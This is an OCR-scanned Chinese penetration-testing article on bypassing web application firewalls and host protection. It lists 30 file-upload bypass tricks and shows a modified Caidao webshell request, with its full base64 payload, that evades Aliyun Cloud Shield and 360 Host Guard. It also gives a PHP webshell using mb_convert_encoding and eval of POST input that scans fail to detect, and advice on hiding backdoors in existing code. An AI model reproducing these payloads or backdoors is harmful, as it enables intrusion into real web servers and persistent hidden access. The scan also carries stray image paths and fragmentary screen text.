
waf 如果对 Content-Disposition 长度处理的不够好的话可能会导致绕过，例如：


Win2k3 + IIS6.0 + ASP



基于文件名：


基于构造长文件名





System	Windows NT WIN-9GOT1BTSUS4 6.0 build 6002 (Windows Server 2008 Standard Edition Service Pack 2) i586
Build Date	Aug 15 2014 19:15:47
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\php\php53\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626

如果 web 程序会将 filename 除了扩展名的那段重命名的话 那么还可以构造更多的点、符号等等。



特殊的长文件名：

文件名使用非字母数字，比如中文等最大程度的拉长，不行的话再结合一下其他的特性进行测试：

```
shell.asp;王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王
王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王王
王王王王王王王王.jpg
```

0x05 End

在这里放上个人之前总结的 30 个上传绕过姿势：

```
1. filename 在 content-type 下面
2. .asp{80-90}
3. NTFS ADS
4. .asp...
5. boundary 不一致
6. iis6 分号截断 asp.asp;asp.jpg
7. apache 解析漏洞 php.php.ddd
8. boundary 和 content-disposition 中间插入换行
9. hello.php:a.jpg 然后 hello.<<<
10. filename=php.php
11. filename="a.txt";filename="a.php"
12. name=\n"file";filename="a.php"
13. content-disposition:\n
14. .htaccess 文件
15. a.jpg.\nphp
16.  去掉 content-disposition 的 form-data 字段
```

17. php<5.3 单双引号截断特性
18. 删掉 content-disposition: form-data;
19. content-disposition\00:
20. {char}+content-disposition
21. head 头的 content-type: tab
22. head 头的 content-type: multipart/form-DATA
23. filename 后缀改为大写
24. head 头的 Content-Type: multipart/form-data;\n
25. .asp 空格
26. .asp0x00.jpg 截断
27. 双 boundary
28. file\nname="php.php"
29. head 头 content-type 空格:
30. form-data 字段与 name 字段交换位置

文件上传 Bypass 可写的点不多，现有的姿势也不能拿出来讲（笑）重点在于上传文件时遇到 waf 能够准确判断所拦截的点，目光不能只盯在 waf，更多的时注意后端的情况。往往是需要结合哪些语言/容器/系统版本“可以怎样”、“不可以怎样”。

我的 WafBypass 之道（Misc 篇）

作者：从容
原文来源：【阿里云先知】https://xianzhi.aliyun.com/forum/read/714.html

0x00 前言

I am back ... 再不出这篇就要被笑然老板吊打了 ... 本来这一篇打算写免杀的。考虑了下既然是预期最后一篇那就写个汇总和一些偏门的吧。并且在辍写本文时将前两篇进行了增改。本文主要讲以下几点，也是讲的并不全，但是实用。对其进行简单的阐述下：

Bypass 菜刀连接拦截

多数 waf 对请求进行检测时由于事先早已纳入了像菜刀这样的样本。通常 waf 对这块的检测就是基于样本，所以过于死板。

webshell 免杀

讲 webshell 免杀也就直接写写姿势，一些特性功能、畸形语法、生僻函数比如回调等绕过查杀语法，不断变种、变种、变种。。。（混淆太恶心了，将其拿到实战上的人是怎么想的？）

Bypass 禁止执行程序

黑客在进行提权时，主机防护软件安全狗、星外等会进行拦截。原理上都是基于黑白名单进行拦截敏感的程序调用。

Bypass CDN 查找原 IP

cdn 隐藏了原 ip，在某种情况上使黑客无法做不正当勾当，那么自然就有各种绕过的方法。在这里附上一些靠谱的姿势和小工具。

0x01 Bypass 菜刀连接拦截

这里写两个案例，分别稍加修改菜刀的连接原始数据达到 Bypass，very simple。证明拦截规则不能写的原样照搬，一个简单的一句话，并基于市面最广的菜刀为样本进行连接：

阿里云盾：

这个 post 数据是绝对会被云盾拦截的：

基于 waf 专员智力水平，肯定不是简单处理下请求就能绕过的。这里先将请求拆分，分别进行请求看看：

```
@eval%01(base64_decode($_POST[z0]));
```

测试发现过滤了 eval 这个函数，有意思的是 eval%01(能被拦截肯定是因为原样照搬了这个菜刀的规则。而且只要在左括号前面插入就不会拦截，也就是：


```
@eval%00(base64_decode($_POST[z0]));
```

接下来就是绕过后面这段 base64 了，这段 base64 解密是段调用机器信息的 php 代码，拦截的有点暴力也很正常。话说回来，发现云盾能够将这段 base64 一段一段识别的，是智能还是只是基于菜刀的样本？

```
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMClp  拦截
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01lp  不拦截
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01lpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19yd
```

W50aW1lKDApO2VjaG8oIi0%2BfCIp 拦截

QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01IpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUj0ieyREfVx0IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRMKWlmKGlzX2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJcdCI7JHU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dldGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyR1WyduYW1lJ106QGdldF9jdXJyZW50X3VzZXIoKTskUi49cGhwX3VuYW1lKCk7JFIuPSIoeyR1c3J9KSI7cHJpbnQgJFI7O2VjaG8oInw8LSIpO2RpZSgpOw== 拦截




将这段 base64 三个字符三个字符挨个 fuzz 发现在%2B 前面插入就不会拦截了：

QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01IpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%01%2B

所以，因为云盾没匹配到菜刀的样本，只要将%01 这样的空字符插对地方的话，就可以绕过了：


a=@eval0x00(base64_decode0x00($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01IpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%01%2BfCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUj0ieyREfVx0IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRMKWlmKGlzX2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJcdCI7JHU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dldGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyR1WyduYW1lJ106QGdldF9jdXJyZW50X3VzZXIoKTskUi49cGhwX3VuYW1lKCk7JFIuPSIoeyR1c3J9KSI7cHJpbnQgJFI7O2VjaG8oInw8LSIpO2RpZSgpOw==

当然，图方便可以再根据这个绕过规则改下菜刀。



360 主机卫士：

主机卫士对菜刀的请求将直接判断为"AttackType":"Caidao webshell"样本：




在 eval 函数前面插入任意 urlencode 的字符即可绕过：

0x02 webshell 免杀

免杀基于主机防护软件，这里拿安全狗、云锁、主机卫士举个可用的例子：

mb_convert_encoding($str, $encoding1,$encoding2)

这个函数用于编码转换的处理，验证下这个函数：




这个图证明的不够的话再来一个，UTF-16BE、UTF-16LE 编码不管中英文的字符每个字符都是占两个字节，那么说回这个函数，支持转换的编码很全的，使用这个函数转换成 UTF-16BE 看看。

为了用户体验，主机防护软件对 eval 这类函数只要不被外部可控就不会被拦截：

```
$str=1;
@eval($str);
```

但只要外部可控就会被拦截。




经过处理后即可绕过：

```
$str=base64_decode("cGhwaW5mbygpOw==");
//$str=base64_decode(base64_encode($_POST['a']));

$str1=mb_convert_encoding($str, "GBK");

@eval($str1);
```

安全狗：


扫描已完成，未发现网页木马及其他危险文件！
重新扫描 返回
立即隔离
网马上报 隔离文件 信任文件 扫描设置
网页木马
网页挂马
全选
3. CongRong@MacBook-Pro: /Volumes/C/php/WWW (zsh)
..mes/C/php/WWW (... ⌘1
vim (vim)
$str=base64_decode "cGhwaW5mbygpOw==" ;
$str1=mb_convert_encoding($str, "GBK" ;
@eval $str1 ;
NORMAL ./zz.php
..mes/C/php/WWW (zsh)
WWW php zz.php
phpinfo()
PHP Version => 5.6.28
System => Darwin MacBook-Pro.lan 16.4.0 Darwin Kernel Version 16.4.0: Thu Dec 22 22:53:21 PST 2016; root:xnu-3789.41.3~3/RELEASE_X86_64 x86_64
Build Date => Dec 6 2016 12:31:12
Configure Command => '/Library/Caches/com.apple.xbs/Binaries/apache_mod_php/apache_mod_php-116~21/TempContent/Objects/php/configure' '--prefix=/usr' '--mandir=/usr/

主机卫士：


待处理后门数：0
扫描时间是 0分钟前，共扫描文件 1495个，发现后门0个
项目
Navicat Premium
网站安全狗(Apache版)
Parallels Shared...
360主机卫士
3. vim zz.php (vim)
vim (vim) ⌘1
<?php
$str=base64_decode(base64_encode($_POST['a']));
$str1=mb_convert_encoding($str, "GBK");
@eval($str1);
?>
NORMAL ./zz.php
10.211.55.17
Folders (6)
Files (105)
C:/
php
WWW
dvwa
phpMyAdmin
examples
js
libraries
locale
setup
New
UP
Refresh
Bookmark
C:/php/WWW/phpMyAdmin/
Name
Time
Size
Attr
examples 2015-11-21 22:49:30 4 Kb 0777
js 2015-11-21 22:49:30 12 Kb 0777
libraries 2015-11-21 22:49:30 64 Kb 0777
locale 2015-11-21 22:49:30 0 b 0777
setup 2015-11-21 22:49:30 4 Kb 0777
themes 2015-11-21 22:49:30 4 Kb 0777
ChangeLog 2013-07-28 06:34:50 31.83 Kb 0666

云锁：

个人是不会使用这么蠢的后门或者混淆加密什么的，因为开发者后期维护代码时还是有可能被查到的，这里只是举个例子。推荐几个方案就是间接利用程序自身来做后门（改的越少越好 / 最好不要使用增添新文件的方式）：

利用 404 页面

在正常程序中多次调用 GET、POST、Cookie 的代码里：

```
//$a=$_POST['a'];
//%b=$_POST['b'];
$a($b); //a=assert&b=phpinfo()
```

利用 ADS 流

